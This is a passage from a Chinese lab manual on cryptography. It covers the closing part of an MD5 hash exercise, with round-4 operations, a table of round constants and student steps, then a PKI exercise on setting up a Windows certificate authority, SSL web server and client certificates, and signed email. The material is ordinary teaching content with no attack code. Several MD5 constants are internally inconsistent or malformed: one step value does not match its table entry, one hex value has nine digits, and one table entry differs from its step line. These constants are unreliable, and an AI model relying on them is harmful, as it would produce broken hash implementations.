1	II (A, B, C, D, M[0], 6, 0xF4292244)
2	II (D, A, B, C, M[7], 10, 0x411AFF97)
3	II (C, D, A, B, M[14], 15, 0xAB9423A7)
4	II (B, C, D, A, M[5], 21, 0xFC93A039)
5	II (A, B, C, D, M[12], 6, 0x655B59C3)
6	II (D, A, B, C, M[3], 10, 0x8F0CCC92)
7	II (C, D, A, B, M[10], 15, 0xFFEFF47D)
8	II (B, C, D, A, M[1], 21, 0x85845DD1)
9	II (A, B, C, D, M[8], 6, 0x6AFA87E4F)
10	II (D, A, B, C, M[15], 10, 0xFE2CE6E0)
11	II (C, D, A, B, M[6], 15, 0xA3014314)
12	II (B, C, D, A, M[13], 21, 0x4E0811A1)
13	II (A, B, C, D, M[4], 6, 0xF7537E82)
14	II (D, A, B, C, M[11], 10, 0xBD3AF235)
15	II (C, D, A, B, M[2], 15, 0x2AD7D2BB)
16	II (B, C, D, A, M[9], 21, 0xEB86D391)

后 3 轮的固定数 T[i] 的值如表 4-1-4 所示。

表 4-1-4 后 3 轮的固定数 T[i]

T[17]=F61E2562	T[33]=FFFA3942	T[49]=F4292244
T[18]=C040B340	T[34]=8771F681	T[50]=432AFF97
T[19]=265E5A51	T[35]=699D6122	T[51]=AB9423A7
T[20]=E9B6C7AA	T[36]=FDE5380C	T[52]=FC93A039
T[21]=D62F105D	T[37]=A4BEEA44	T[53]=655B59C3
T[22]=02441453	T[38]=4BDECFA9	T[54]=8F0CCC92
T[23]=D8A1E681	T[39]=F6BB4B60	T[55]=FFEFF47D
T[24]=E7D3FBC8	T[40]=BEBFBC70	T[56]=85845DD1
T[25]=21E1CDE6	T[41]=289B7EC6	T[57]=6FA87E4F
T[26]=C33707D6	T[42]=EAA127FA	T[58]=FE2CE6E0
T[27]=F4D50D87	T[43]=D4EF3085	T[59]=A3014314
T[28]=455A14ED	T[44]=04881D05	T[60]=4E0811A1
T[29]=A9E3E905	T[45]=D9D4D039	T[61]=F7657E82
T[30]=FCDEA3F8	T[46]=E6DB99E5	T[62]=BD3AF235
T[31]=676F02D9	T[47]=1FA27CF8	T[63]=2AD7D2BB
T[32]=8D2A4C8A	T[48]=C4AC5665	T[64]=EB86D391

七. 求和运算

第四轮最后步骤的 A, B, C, D 输出, 将分别与 A' , B' , C' , D' 记录单元中数值进行求和操作。其结果将成为处理下一个 512 位明文分组时记录单元 A, B, C, D 的初始值。当完成了最后一个明文分组运算时, A, B, C, D 中的数值就是最后的散列函数值。

实验步骤:

本练习主机 A、B 为一组, C、D 为一组, E、F 为一组。

首先使用“快照 X”恢复 Windows 系统环境。

一. MD5 生成文件摘要

(1) 本机进入“密码工具” | “加密解密” | “MD5 哈希函数” | “生成摘要”页签, 在明文框中编辑文本内容: _____。

单击“生成摘要”按钮, 生成文本摘要: _____。

单击“导出”按钮, 将摘要导出到 MD5 共享文件夹 (D:\Work\Encryption\MD5\) 中, 并通告同组主机获取摘要。

(2) 单击“导入摘要”按钮, 从同组主机的 MD5 共享文件夹中将摘要导入。

在文本框中输入同组主机编辑过的文本内容, 单击“生成摘要”按钮, 将新生成的摘要与导入的摘要进行比较, 验证相同文本会产生相同的摘要。

(3) 对同组主机编辑过的文本内容做很小的改动, 再次生成摘要, 与导入的摘要进行对比, 验证 MD5 算法的抗修改性。

二. MD5 算法

本机进入“密码工具” | “加密解密” | “MD5 哈希函数” | “演示”页签, 在明文输入区输入文本 (文本不能超过 48 个字符), 单击“开始演示”, 查看各模块数据及算法流程。

根据实验原理中对 MD5 算法的介绍, 如果链接变量的值分别为 (其中, $M[1]=31323334$):

A: 2B480E7C

B: DAEAB5EF

C: 2E87BDD9

D: 91D9BEE8

请写出第 2 轮第 1 步的运算过程以及经过运算后的链接变量。

思考问题:

1. MD5 生成摘要的长度是多少位。

实验报告格式

实验四 Hash 算法实验

练习一 MD5 算法

实验目的：

1. 理解 Hash 函数的计算原理和特点
2. 理解 MD5 算法原理

实验内容：使用 MD5 算法生成文件摘要，查看 MD5 算法在进行加解密时各模块数据及算法流程

实验人数：每组 2 人

系统环境：Windows

网络环境：交换网络结构

实验工具：VC++6.0、密码工具

实验原理：

密码学哈希函数（cryptography hash function，简称为哈希函数）在现代密码学中起着重要的作用，主要用于数据完整性认证和消息认证。哈希函数的基本思想是对数据进行运算得到一个摘要。

对于任意长度的明文，MD5 首先对其进行分组，使得每一组的长度为 512 位，然后对这些明文分组反复重复处理。

对于每个明文分组的摘要生成过程如下：

- （1）将 512 位的明文分组划分为 16 个子明文分组，每个子明文分组为 32 位。
- （2）申请 4 个 32 位的链接变量，记为 A、B、C、D。
- （3）子明文分组与链接变量进行第 1 轮运算。
- （4）子明文分组与链接变量进行第 2 轮运算。
- （5）子明文分组与链接变量进行第 3 轮运算。
- （6）子明文分组与链接变量进行第 4 轮运算。
- （7）链接变量与初始链接变量进行求和运算。
- （8）链接变量作为下一个明文分组的输入重复进行以上操作。
- （9）最后，4 个链接变量里面的数据就是 MD5 摘要。

实验步骤：按照练习一的实验步骤

实验结果：完成练习一的步骤一、二，并将步骤中需要完成的实验结果记录在实验报告上；将计算过程和计算结果记录下来。

实验五 PKI 技术

PKI 是 Public Key Infrastructure 的缩写，通常译为公钥基础设施。称为“基础设施”是因为它具备基础设施的主要特征。PKI 在网络信息空间的地位与其他基础设施在人们生活中的地位非常类似。电力系统通过延伸到用户端的标准插座为用户提供能源；PKI 通过延伸到用户的接口为各种网络应用提供安全服务，包括身份认证、识别、数字签名、加密等。一方面 PKI 对网络应用提供广泛而开放的支撑；另一方面，PKI 系统的设计、开发、生产及管理都可以独立进行，不需要考虑应用的特殊性。

目前，安全的电子商务就是采用建立在 PKI 基础上的数字证书，通过对要传输的数字信息进行加密和签名来保证信息传输的机密性、真实性、完整性和不可否认性（又称非否认性），从而保证信息的安全传输和交易的顺利进行。PKI 已成为电子商务应用系统、乃至电子政务系统等网络应用的安全基础和根本保障。

PKI 的主要目的是通过自动管理密钥和证书，为用户建立起一个安全的网络运行环境，使用户可以在多种应用环境下方便的使用加密和数字签名技术，从而保证网上数据的完整性、机密性、不可否认性。数据的完整性是指数据在传输过程中不能被非法篡改；数据的机密性是指数据在传输过程中，不能被非授权者偷看；数据的不可否认性是指参加某次通信交换的一方事后不可否认本次交换曾经发生过。

练习一 证书应用

实验目的：

1. 了解 PKI 体系
2. 了解用户进行证书申请和 CA 颁发证书过程
3. 掌握认证服务的安装及配置方法
4. 掌握使用数字证书配置安全站点的方法
5. 掌握使用数字证书发送签名邮件和加密邮件的方法

实验内容：手动证书颁发过程，证书申请和注册过程；对比有无证书情况下网页和邮件通信情况

实验人数：每组 3 人

系统环境：Windows

网络环境：交换网络结构

实验工具：Windows CA、网络协议分析器

实验原理：

一．证书申请

1. PKI 组件

PKI 主要包括认证中心 CA、注册机构 RA、证书服务器、证书库、时间服务器和 PKI 策略等。

(1) CA

CA 是 PKI 的核心，是 PKI 应用中权威的、可信任的、公正的第三方机构。

CA 用于创建和发布证书，它通常为一个称为安全域的有限群体发放证书。创建证书的时候，CA 系统首先获取用户的请求信息，其中包括用户公钥（公钥一般由用户端产生，如电子邮件程序或浏览器等），CA 将根据用户的请求信息产生证书，并用自己的私钥对证书进行签名。其他用户、应用程序或实体将使用 CA 的公钥对证书进行验证。如果一个 CA 系统是可信的，则验证证书的用户可以确信，他所验证的证书中的公钥属于证书所代表的那个实体。

CA 还负责维护和发布证书废除列表 CRL。当一个证书，特别是其中的公钥因为其他原因无效时，CRL 提供了一种通知用户和其他应用程序的中心管理方式。CA 系统生成 CRL 以后，可以放到 LDAP（轻量级目录访问协议）服务器中供用户查询或下载，也可以放置在 Web 服务器的合适位置，以页面超级连接的方式供用户直接查询或下载。

CA 的核心功能就是发放和管理数字证书，具体描述如下：

- 接收验证最终用户数字证书的申请。
- 确定是否接受最终用户数字证书的申请。
- 向申请者颁发或拒绝颁发数字证书。
- 接收、处理最终用户的数字证书更新请求。
- 接收最终用户数字证书的查询、撤销。
- 产生和发布证书吊销列表（CRL）。
- 数字证书的归档。
- 密钥归档。
- 历史数据归档。

根 CA 证书，是一种特殊的证书，它使用 CA 自己的私钥对自己的信息和公钥进行签名。

(2) RA

RA 负责申请者的登记和初始鉴别，在 PKI 体系结构中起承上启下的作用，一方面向 CA 转发安全服务器传输过来的证书申请请求，另一方面向 LDAP 服务器和安全服务器转发 CA 颁发的数字证书和证书撤销列表。

(3) 证书服务器

证书服务器负责根据注册过程中提供的信息生成证书的机器或服务。

(4) 证书库

证书库是发布证书的地方，提供证书的分发机制。到证书库访问可以得到希望与之通信的实体的公钥和查询最新的 CRL。它一般采用 LDAP 目录访问协议，其格式符合 X.500 标准。

(5) 时间服务器

提供单调增加的精确的时间源，并且安全的传输时间戳，对时间戳签名以验证可信时间值的发布者。

(6) PKI 策略

PKI 安全策略建立和定义了一个组织信息安全方面的指导方针，同时也定义了密码系统使用的处理方法和原则。它包括一个组织怎样处理密钥和有价值的信息，根据风险的级别定义安全控制的级别。

一般情况下，在 PKI 中有两种类型的策略：一是证书策略，用于管理证书的使用，比如，可以确认某一 CA 是在 Internet 上的公有 CA，还是某一企业内部的私有 CA；另外一个就是 CPS（Certificate Practice Statement 证书操作管理规范）。一些商业证书发放机构（CCA）或者可信的第三方操作的 PKI 系统需要 CPS。这是一个包含如何在实践中增强和支持安全策略的一些操作过程的详细文档。它包括 CA 是如何建立和运作的，证书是如何发行、接收和废除的，密钥是如何产生、注册的，以及密钥是如何存储的，用户是如何得到它的等等。现在为防止 CPS 泄露太多的信息，准备使用一种新的文件类型，即 PKI 信息披露规范 PDS。

二. 证书应用

数字证书是由权威、公正的第三方 CA 机构所签发的符合 X.509 标准的权威的电子文档。

1. 数据加密

数字证书技术利用一对互相匹配的密钥进行加密、解密。当你申请证书的时候，会得到一个私钥和一个数字证书，数字证书中包含一个公钥。其中公钥可以发给他人使用，而私钥你应该保管好、不能泄露给其他人，否则别人将能用它以你的名义签名。

当发送方向接收方发送一份保密文件时，需要使用对方的公钥对数据加密，接收方收到文件后，则使用自己的私钥解密，如果没有私钥就不能解密文件，从而保证数据的安全保密性。这种加密是不可逆的，即使已知明文、密文和公钥也无法推导出私钥。

2. 数字签名

数字签名是数字证书的重要应用之一，所谓数字签名是指证书用户使用自己的私钥对原始数据的哈希变换后所得消息摘要进行加密所得的数据。信息接收者使用信息发送者的证书对附在原始信息后的数字签名进行解密后获得消息摘要，并对收到的原始数据采用相同的杂凑算法计算其消息摘要，将二者进行对比，即可校验原始信息是否被篡改。数字签名可以提供数据完整性的保护，和不可抵赖性。

使用数字证书完成数字签名功能，需要向相关数字证书运营机构申请具备数字签名功能的数字证书，然后才能在业务过程中使用数字证书的签名功能。

3. 应用范围

PKI 技术的广泛应用能满足人们对网络交易安全保障的需求。作为一种基础设施，PKI 的应用范围非常广泛，并且在不断发展之中，下面给出几个应用实例：

（1）Web 应用

浏览 Web 页面是人们最常用的访问 Internet 的方式。如果要通过 Web 进行一些商业交易，该如何保证交易的安全呢？为了透明地解决 Web 的安全问题，在两个实体进行通信之前，先要建立 SSL 连接，以此实现对应用层透明的安全通信。

SSL 是一个介于应用层和传输层之间的可选层，它在 TCP 之上建立了一个安全通道，提供基于证书的认证，信息完整性和数据保密性。SSL 协议已在 Internet 上得到广泛的应用。

安全 Web 服务的流程 (SSL 协议工作流程) 如图 5-1-1 所示。




图 5-1-1 安全 Web 服务的流程

(2) 安全电子邮件

电子邮件凭借其易用、低成本和高效已经成为现代商业中的一种标准信息交换工具。随着 Internet 的发展，商业机构或政府机构都开始用电子邮件交换一些秘密的或是有商业价值的信息，这就引出了一些安全方面的问题，这些问题包括：消息和附件可以在不为通信双方所知的情况下被读取、篡改或截取；发信人的身份无法确认。电子邮件的安全需求也是机密性、完整性、认证性和不可否认性，而这些都可以利用 PKI 技术来获得。目前发展很快的安全电子邮件协议是 S/MIME，这是一个允许发送加密和有签名邮件的协议。该协议的实现需要依赖于 PKI 技术。

三. Microsoft 证书服务

Windows Server 2003 有一个非常健壮的公钥基础结构。它提供了一整套服务和工具，用以支持公钥应用程序的部署和管理，它的关键部分是 Microsoft 证书服务。能够支持部署一个或多个企业级 CA，这些 CA 支持证书的颁发和吊销。它们与 Active Directory 集成在一起，

Active Directory 主要提供 CA 的位置信息、CA 的策略，并公布颁发证书和吊销证书的信息。

Microsoft 证书服务使企业能够方便地建立 CA，以满足其商业需求。证书服务包含一个默认策略模块，适于将证书颁发给企业实体。证书服务还包括请求实体的验证以及该域 PKI 安全策略是否允许所请求证书的验证。在考虑到其他策略，可以很容易地对其进行相应的修改或改进。因为证书服务是基于标准的，所以它为异构环境中支持公钥的应用程序提供了广泛的支持。

PKI 是由一组在一起工作的服务和组件组成。它用来建立一个受保护的通信环境，以保护 intranet 和 Internet 上的电子邮件通信安全，同时还可以保护 Web 站点和公司基于 Web 的事务处理，加强或更进一步保护加密文件系统，并使智能卡得以实施等。

实验步骤：

本练习主机 A、B、C 为一组，D、E、F 为一组。实验角色说明如下：

实验主机	实验角色
主机A、D	CA（证书颁发机构）
主机B、E	服务器
主机C、F	客户端

下面以主机 A、B、C 为例，说明实验步骤。


首先使用“快照 X”恢复 Windows 系统环境。

一. 安全 Web 通信

1. 无认证（服务器和客户端均不需要身份认证）

通常在 Web 服务器端没有做任何加密设置的情况下，其与客户端的通信是以明文方式进行的。

（1）客户端启动协议分析器，选择“文件”|“新建捕获窗口”，然后单击工具栏中的按钮开始捕获；

客户端在 IE 浏览器地址栏中输入 http://服务器 IP，访问服务器 Web 服务。成功访问到服务器 Web 主页面后，单击协议分析器捕获窗口工具栏中的  按钮刷新显示，在“会话分析”视图中依次展开“会话分类树”|“HTTP 会话”|“本机 IP 与同组主机 IP 地址间的会话”，在端口会话中选择源或目的端口为 80 的会话，在右侧会话视图中选择名为“GET”的单次会话，并切换至“协议解析”视图。




图 5-1-2 HTTP 明文会话

如图 5-1-2 所示，通过协议分析器对 HTTP 会话的解析中可以确定，在无认证模式下，服务器与客户端的 Web 通信过程是以明文实现的。

2. 单向认证（仅服务器需要身份认证）

（1）CA（主机 A）安装证书服务

主机 A 依次选择“开始”|“设置”|“控制面板”|“添加或删除程序”|“添加/删除 Windows 组件”，选中组件中的“证书服务”，此时出现“Microsoft 证书服务”提示信息，单击“是”，然后单击“下一步”。在接下来的安装过程中依次要确定如下信息：

- CA 类型（选择独立根 CA）
- CA 的公用名称（userGXCA，其中 G 为组编号（1-32），X 为主机编号（A-F），如第 2 组主机 D，其使用的用户名应为 user2D）
- 证书数据库设置（默认）

在确定上述信息后，系统会提示要暂停 Internet 信息服务，单击“是”，系统开始进行组件安装。安装过程中，在弹出的“所需文件”对话框中指定“文件复制来源”为 C:\ExpNIS\Encrypt-Lab\Tools\WindowsCA\i386 即可（若安装过程中出现提示信息，请忽略该提示继续安装）。

「注」若安装过程中出现“Windows 文件保护”提示，单击“取消”按钮，选择“是”继续；在证书服务安装过程中若网络中存在主机重名，则安装过程会提示错误；安装证书服务之后，计算机将不能再重新命名，不能加入到某个域或从某个域中删除；要使用证书服务的 Web 组件，需要先安装 IIS（本系统中已安装 IIS）。

在启动“证书颁发机构”服务后，主机 A 便拥有了 CA 的角色。

（2）服务器（主机 B）证书申请

「注」服务器向 CA 进行证书申请时，要确保在当前时间 CA 已经成功拥有了自身的角色。

● 提交服务器证书申请

服务器在“开始”|“程序”|“管理工具”中打开“Internet 信息服务（IIS）管理器”，通过“Internet 信息服务（IIS）管理器”左侧树状结构中的“Internet 信息服务”|“计算

机名（本地计算机）” | “网站” | “默认网站” 打开默认网站，然后右键单击“默认网站”，单击“属性”。

在“默认网站 属性”的“目录安全性”页签中单击“安全通信”中的“服务器证书”，此时出现“Web 服务器证书向导”，单击“下一步”。

在“选择此网站使用的方法”中，选择“新建证书”，单击“下一步”。

选择“现在准备证书请求，但稍后发送”，单击“下一步”。

填入有关证书申请的相关信息，单击“下一步”。

在“证书请求文件名”中，指定证书请求文件的文件名和存储的位置（默认 c:\certreq.txt）。单击“下一步”直到“完成”。

● 通过 Web 服务向 CA 申请证书

服务器在 IE 浏览器地址栏中输入“http://CA 的 IP/certsrv/”并确认。

服务器依次单击“申请一个证书” | “高级证书申请” | “使用 base64 编码... 提交一个申请”进入“提交一个证书申请或续订申请”页面。

打开证书请求文件 certreq.txt，将其内容全部复制粘贴到提交证书申请页面的“保存的申请”文本框中，然后单击“提交”，并通告 CA 已提交证书申请，等待 CA 颁发证书。

● CA 为服务器颁发证书

在服务器提交了证书申请后，CA 在“管理工具” | “证书颁发机构”中单击左侧树状结构中的“挂起的申请”项，会看到服务器提交的证书申请。右键单击服务器提交的证书申请，选择“所有任务” | “颁发”，为服务器颁发证书（这时“挂起的申请”目录中的申请立刻转移到“颁发的证书”目录中，双击查看为服务器颁发的证书）。

通告服务器查看证书。

（3）服务器（主机 B）安装证书

● 服务器下载、安装由 CA 颁发的证书

通过 CA “证书服务主页” | “查看挂起的证书申请的状态” | “保存的申请证书”，进入“证书已颁发”页面，分别点击“下载证书”和“下载证书链”，将证书和证书链文件下载到本地。

在“默认网站” | “属性”的“目录安全性”页签中单击“服务器证书”按钮，此时出现“Web 服务器证书向导”，单击“下一步”。

选择“处理挂起的请求并安装证书”，单击“下一步”。

在“路径和文件名”中选择存储到本地计算机的证书文件，单击“下一步”。

在“SSL 端口”文本框中填入“443”，单击“下一步”直到“完成”。

此时服务器证书已安装完毕，可以单击“目录安全性”页签中单击“查看证书”按钮，查看证书的内容，回答下面问题。

证书信息描述：_____。

颁发者：_____。

打开 IE 浏览器点击“工具” | “Internet 选项” | “内容” | “证书”，在“受信任的

根证书颁发机构”页签中查看名为 userGX 的颁发者（也就是 CA 的根证书），查看其是否存在_____。

● 服务器下载、安装 CA 根证书

右键单击 certnew.p7b 证书文件，在弹出菜单中选择“安装证书”，进入“证书导入向导”页面，单击“下一步”按钮，在“证书存储”中选择“将所有的证书放入下列存储”，浏览选择“受信任的根证书颁发机构” | “本地计算机”如图 5-1-3 所示。




图 5-1-3 CA 根证书存储

单击“下一步”按钮，直到完成。

再次查看服务器证书，回答下列问题：

证书信息描述：_____。

颁发者：_____。

再次通过 IE 浏览器查看“受信任的根证书颁发机构”，查看名为 userGX 的颁发者（也就是 CA 的根证书），查看其是否存在_____。

（4）Web 通信

服务器在“默认网站” | “属性”的“目录安全性”页签“安全通信”中单击“编辑”按钮，选中“要求安全通道 SSL”，并且“忽略客户端证书”（不需要客户端身份认证），单击“确定”按钮使设置生效。

客户端重启 IE 浏览器，在地址栏输入 http://服务器 IP/并确认，此时访问的 Web 页面出现如图 5-1-4 所示信息。




图 5-1-4 页面信息

客户端启动协议分析器，设置过滤条件：仅捕获客户端与服务器间的会话通信，并开始捕获数据。

客户端在 IE 浏览器地址栏中输入“https://服务器 IP/”并确认，访问服务器 Web 服务。此时会出现“安全警报”对话框提示“即将通过安全连接查看网页”，单击“确定”，又出现“安全警报”对话框询问“是否继续？”，单击“是”。此时客户端即可以访问服务器 Web 页面了。访问成功后，停止协议分析器捕获，并在会话分类树中找到含有客户端与服务器 IP 地址的会话。在协议解析页面可观察到，服务器与客户端的 Web 通信过程是以密文实现的，如图 5-1-5 所示。




图 5-1-5 客户端与服务器间信息加密通信

3. 双向认证（服务器和客户端均需身份认证）

（1）服务器要求客户端身份认证

服务器在“默认网站” | “属性”的“目录安全性”页签中单击“编辑”按钮，选中“要求安全通道 SSL”，并且“要求客户端证书”，单击“确定”按钮使设置生效。

（2）客户端访问服务器

客户端在 IE 浏览器地址栏中输入“https://服务器 IP”访问服务器 Web 服务。此时弹出“安全警报”对话框，提示“即将通过安全连接查看网页”，单击“确定”，又弹出“安全警报”对话框询问“是否继续？”，单击“是”。出现“选择数字证书”对话框，但是没有数字证书可供选择。单击“确定”，页面出现提示“该页要求客户证书”。

（3）客户端（主机 C）证书申请

「注」客户端向 CA 进行证书申请时，要确保在当前时间 CA 已经成功拥有了自身的角色。

● 登录 CA 服务主页面

客户端在确认 CA 已经启动了“证书颁发机构”服务后，通过 IE 浏览器访问 http://CA 的 IP/certsrv/，可以看到 CA 证书服务的主页面。

● 客户端提交证书申请

在主页面“选择一个任务”中单击“申请一个证书”，进入下一页面。

在证书类型页面中选择“Web 浏览器证书”，进入下一页面。

在“Web 浏览器证书 - 识别信息”页面中按信息项目填写自己的相关信息，下表是一个填写实例。

信息	填写内容
姓名	userGX, 其中G为组编号(1-32), X为主机编号(A-F), 如第2组主机F, 其使用的用户名为user2F
电子邮件	userGX@CServer.Netlab
公司	Netlab
部门	PKI
市/县	Changchun
省	Jilin
国家(地址)	CN

上述信息填写完毕后，单击“提交”按钮提交识别信息，当页面显示“证书挂起”信息时，说明 CA 已经收到用户的证书申请，但是用户必须等待管理员颁发证书。

单击页面右上角的“主页”回到证书服务主页面。在“选择一个任务”中单击“查看挂起的证书申请的状态”进入下一页面，会看到“Web 浏览器证书(提交申请时间)”。单击自己的证书申请，这时会看到证书的状态依然是挂起状态。

接下来请 CA 为客户端颁发证书。

● CA 为客户端颁发证书

通告客户端查看证书。

● 客户端下载、安装证书链

客户端重新访问 CA 证书服务主页面，单击“查看挂起的证书申请的状态”，然后单击自己的证书申请。此时页面显示“证书已颁发”。单击“安装此证书”，对于弹出的“安全性警告”对话框选择“是”，这时页面显示信息“您的新证书已经成功安装”。

(4) 客户端查看颁发证书

客户端单击 IE 浏览器的“工具” | “Internet 选项” | “内容” | “证书”，会在“个人”页签中看到同组主机 CA 颁发给自己的证书，如图 5-1-6 所示。

颁发给	颁发者	截止日期	好记的名称
 dudu	user32A	2008-12-25	<无>

图 5-1-6 IE 浏览器证书

(5) 客户端再次通过 https 访问服务器

客户端重新运行 IE 浏览器并在地址栏中输入“https://服务器 IP/bbs”并确认，访问服务器的 Web 服务。此时出现“安全警报”对话框提示“即将通过安全连接查看网页”，单击“确定”，又出现“安全警报”对话框询问“是否继续？”，单击“是”。出现“选择数字证书”对话框，选择相应的数字证书，单击“确定”。出现“安全信息”提示“是否显示不安全的内容”，单击“否”。此时，客户端即可以访问服务器的 Web 服务。

二. 安全电子邮件

实验角色说明如下：

实验主机	实验角色
主机A、D	CA（证书颁发机构）
主机B、E	邮件用户1
主机C、F	邮件用户2

1. 主机 B、C 创建邮件账户

具体创建方法参照附录 A—Outlook Express 配置方法。

通过单击“发送和接收”按钮或 Ctrl+M 快捷键，测试邮件账户是否创建成功。

2. 邮件用户（主机 B、C）申请电子邮件保护证书

（1）邮件用户在 IE 浏览器地址栏中输入“http://CA 的 IP/certsrv/”并确认，访问 CA 的证书申请页面。

（2）邮件用户通过“申请一个证书”|“高级证书申请”|“创建并向此 CA 提交一个申请”，申请一张电子邮件保护证书。

在“识别信息”中填入相关信息。在填写识别信息时，姓名填写 userGX，其中其中 G 表示所属实验组号（1-32），X 表示主机编号（A-F），如第 2 组主机 D 姓名为 user2D；电子邮件地址必须是本机 Outlook Express 使用的邮件地址 userGX@CServer.Netlab。

在“需要的证书类型”中选择“电子邮件保护证书”。

